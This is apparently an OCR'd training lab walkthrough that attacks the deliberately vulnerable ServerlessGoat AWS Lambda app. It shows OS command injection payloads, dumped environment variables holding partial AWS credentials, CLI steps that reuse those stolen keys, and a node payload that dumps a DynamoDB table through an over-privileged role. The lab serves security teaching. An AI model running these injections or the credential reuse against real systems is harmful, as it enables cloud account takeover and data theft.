

Michael Deitzel

Hacking AWS Lambda for security, fun and profit


1. Make sure you are logged into your AWS account
2. Navgate to Lambda > Create Functions > Browse serverless app repository > search for appsec-serverless-goat
3. Click "Deploy"
4. Click "Deploy" (again)
5. Wait until you see the message: "Your application has been deployed"
6. Click on "View CloudFormation Stack"
7. Under "Outputs" you will find the URL for the application (WebsiteURL)




Click the blue text stating appsec-serverless-goat and will see below screen




Click Deploy button and watch at bottom of screen as it updates the resources list as they are created.



Click on Deployments Tab



Click on CloudFormation stack



Click on Outputs tab and copy the URL

https://**********.execute-api.us-east-1.amazonaws.com/Prod/

*************need to be what is given as URL

Let us understand Lambda attack and defense with some practical examples of attack scenarios using the ServerlessGoat. We will look at some of the vulnerabilities in detail and discuss how to defend them.


Note: All the below attacks are performed in a test non-production AWS account. Do not set up vulnerable apps/setups in prod AWS accounts.

2. If the application is exposed through Amazon API Gateway, the HTTP response headers might contain header names such as: x-*amz-apigw-id*, *x-amzn-requestid*, *x-amzn-trace-id*

x-amzn-RequestId	fe699d75-5bc8-46f7-bc98-edf7bc211795
x-amz-apigw-id	U6JxqExuoAMFe7g=
X-Amzn-Trace-Id	Root=1-62c7233d-0fa1a1b7175a690843a65b23;Sampled=0

Next Add /api/convert to URL

3. You can also check for any exceptions that the application throws. Below you can see if we manipulate the URL of the application by removing the parameter “document_url”, it throws a default exception through which we can identify the location of the lambda function at the server side.



The above screenshots throw default exceptions and give us details about serverless / *lambda* service at server-side. The server is Linux, and the lambda function logic is at “*/var/task/index.js*”. Let’s see If we can inject some OS commands and see if we get a proper response.

Type in URL https://***********.execute-api.us-east-1.amazonaws.com/Prod/api/convert?document_url=http%3A%2F%2Ffoobar.com%3b+id+%23

Part this is *********** needs to be what is in the given URL

2. OS Command Injection

We will blindly probe for OS command injection using a common payload like "*id*" invoking a command on the Linux OS system. The malicious payload is "*http://foobar.com; id #*".

```
    </body>

</html>uid=995(sbx_user1051) gid=992 groups=992
```

You can see that the id command is successfully validated, and the response is sent back as in the figure shown above. This confirms that the Lambda function is vulnerable to OS command injection.

Now we will dig for some sensitive data in the environment variables. We will run the same malicious payload but instead of id we will use env command. So, the payload will be "*http://foobar.com; env #*".

Change last part of URL to read /api/convert?document_url=http%3A%2F%2Ffoobar.com%3b+env+%23

```
</html>AWS_LAMBDA_FUNCTION_VERSION=$LATEST
BUCKET_URL=http://serverlessrepo-appsec-serverless-goat-bucket-xqefbcqa190f.s3-website-us-east-1.amazonaws.com
```

```
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjELf////////
```

```
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/se
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/us
LAMBDA_TASK_ROOT=/var/task
AWS_LAMBDA_LOG_STREAM_NAME=2022/07/07/[
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_EXECUTION_ENV=AWS_Lambda_nodejs12.x
AWS_XRAY_DAEMON_ADDRESS=169.254.79.129:
AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-
PATH=/var/lang/bin:/usr/local/bin:/usr/
TABLE_NAME=serverlessrepo-appsec-server
AWS_DEFAULT_REGION=us-east-1
PWD=/var/task
AWS_SECRET_ACCESS_KEY=WFoLwJjt4Y+gtfYKz
LANG=en_US.UTF-8
LAMBDA_RUNTIME_DIR=/var/runtime
AWS_LAMBDA_INITIALIZATION_TYPE=on-deman
TZ=:UTC
AWS_REGION=us-east-1
NODE_PATH=/opt/nodejs/node12/node_modul
```

```
BUCKET_NAME=serverlessrepo-appsec-
AWS_ACCESS_KEY_ID=ASIATEMHR7CICLUM
```

Since we have got access to the AWS Session Token, Secret Key and Access Key we can further focus on compromising the AWS account.

3. Compromising the Victim AWS Account

Now, export the AWS Session Token, Secret Key and Access Key and we can now get the function's temporary execution role using AWS Command Line Interface (CLI).

Command Prompt

```
C:\Users\Michael>setx AWS_SECRET_ACCESS_

SUCCESS: Specified value was saved.

C:\Users\Michael>setx AWS_ACCESS_KEY_ID

SUCCESS: Specified value was saved.

C:\Users\Michael>setx AWS_SESSION_TOKEN
KgX8qtyUkSXaA1V0nkZqPwBbKtwDCOD////////
AsOTIbD3kvgsIGaV0ykZl32IR/kxRCLFLd6DQhyM
UGyP7QgIBqRwutMnQj+FDxFO61cq4TSduugD8wTu
Tdrn+pMoB8HprAqAMwdxlI1Tt4c9spISdCRRxjJW
CQMJZt4y7bfzeuX/37SwSPswzbmdlgY6nQG5y5oL
XuWXUw14/aGiA8WVctcVg7/O6mqej04hROt80sT1

SUCCESS: Specified value was saved.

C:\Users\Michael>
```

Verify that you have got access to the Lambda function's temporary execution role by running the command "*aws sts get-caller-identity*". You should have an output as shown below.

```
C:\Users\Michael>aws sts get-caller-identity
{
    "UserId": "AIDATEMHR7CIB2N5ES6ZI",
    "Account": "215569528976",
    "Arn": "arn:aws:iam::215569528976:user/SNSUser"
}
```

It’s clear that we are now running under the assumed role of the function. Now we will dig deeper using the OS command injection and try to access the source code of the Lambda function. We will run the same malicious payload but instead of env we will use *cat /var/task/index.js* command. So, the payload will be “*http://foobar.com; cat /var/task/index.js #*”.

```
</html>const child_process = require('child_process');
const AWS = require('aws-sdk');
const uuid = require('node-uuid');

async function log(event) {
const docClient = new AWS.DynamoDB.DocumentClient();
let requestid = event.requestContext.requestId;
let ip = event.requestContext.identity.sourceIp;
let documentUrl = event.queryStringParameters.document_url;

await docClient.put({
TableName: process.env.TABLE_NAME,
Item: {
'id': requestid,
'ip': ip,
'document_url': documentUrl
}
}
).promise();

}

exports.handler = async (event) => {
try {
await log(event);
```

```
let documentUrl =event.queryStringParameters.document_url;

let txt = child_process.execSync(`./bin/curl --silent -L ${documentUrl} | /lib64/ld-linux-x86-64.so.2 ./bin/catdoc
-`).toString();

// Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to the file.
let key = uuid.v4();
let s3 = new AWS.S3();
await s3.putObject({
Bucket: process.env.BUCKET_NAME,
Key: key,
Body: txt,
ContentType: 'text/html',
ACL: 'public-read'
}).promise();

return {
statusCode: 302,
headers: {
"Location": `${process.env.BUCKET_URL}/${key}`
}
};
}
catch (err) {
return {
statusCode: 500,
body: err.stack
};
}
};
```

Below are the thing which we learnt from the source code review of the Lambda function:

1. The application uses the Amazon Dynamo DB (NoSQL Database)
2. The application uses a Node.js Package called node-uuid
3. The application stores sensitive user information (IP address and the document URL) inside the DynamoDB table. The name is defined in the TABLE_NAME environment variable.
4. The root cause behind the OS command injection is using untrusted user input in the child.process.execSync call
5. The output of API invocations is stored inside an Amazon Simple Storage Service (S3) bucket. The name is stored inside an environment variable: BUCKET_NAME.

4. Exploiting Over-Privileged IAM Roles

We can confirm from the source code review of the Lambda function that the developer is inserting the client's IP address and the document URL value into the DynamoDB table, by using the put() method of *AWS.DynamoDB.DocumentClient*. In a secure system, the permissions granted to the function should be least privileged and minimal, for example, only *dynamodb:PutItem*.

However, when the developer chose the CRUD DynamoDB policy provided by AWS Serverless Application Model (SAM), they granted the function with the following permissions:

However, when the developer chose the CRUD DynamoDB policy provided by AWS Serverless Application Model (SAM), they granted the function with the following permissions:

- *dynamodb:GetItem*
- *dynamodb:DeleteItem*
- *dynamodb:PutItem*
- *dynamodb:Scan*
- *dynamodb:Query*
- *dynamodb:UpdateItem*
- *dynamodb:BatchWriteItem*
- *dynamodb:BatchGetItem*
- *dynamodb:DescribeTable*

These permissions allow an attacker to exploit the OS command injection weakness to exfiltrate data from the DynamoDB table, by abusing the *dynamodb:Scan* permission. Use the following payload in the URL field, and see what happens (URL encode the below payload):

```
https://; node -e 'const AWS = require("aws-sdk"); (async () =>
{console.log(await new
AWS.DynamoDB.DocumentClient().scan({TableName:
process.env.TABLE_NAME}).promise());})();'
```

As you can see from the output below, we accessed the entire contents of the table


```
{
Items: [
{
ip: '69.18.23.76',
document_url: 'http://foobar.com; id #',
id: '84e7cf33-6ebd-4521-87c0-180263ecf66d'
},
{
ip: '69.18.23.76',
document_url: 'http://foobar.com; env #',
id: 'c3309293-7cd2-46aa-a355-5e1d6e72d9bd'
},
{
ip: '69.18.23.76',
document_url: 'http://foobar.com; cat /var/task/index.js #',
id: '9433c07c-7760-44f0-a036-07f8708bae82'
},
{
ip: '69.18.23.76',
document_url: 'http://foobar.com',
id: '4d66a580-eb4c-42d1-b7df-6b1ef2d77cc4'
},
{
ip: '69.18.23.76',
document_url: `https://; node -e 'const AWS = require("aws-sdk"); (async () => {console.log+await new
AWS.DynamoDB.DocumentClient().scan+{TableName: process.env.TABLE_NAME}).promise())пïS})();'`,
id: 'ca9889a1-1c1f-48c2-99b8-2e37a4bc4196'

},
{
ip: '69.18.23.76',
document_url: `https://; node -e 'const AWS = require("aws-sdk"); (async () => {console.log(await new
AWS.DynamoDB.DocumentClient().scan({TableName: process.env.TABLE_NAME}).promise());})();'`,
id: 'a23accd9-005e-4670-b818-009334a095b8'
}
],
Count: 6,
ScannedCount: 6
}
```


This LAB was based on the following https://blog.appsecco.com/hacking-aws-lambda-for-security-fun-and-profit-c140426b6167

************************************END OF LAB**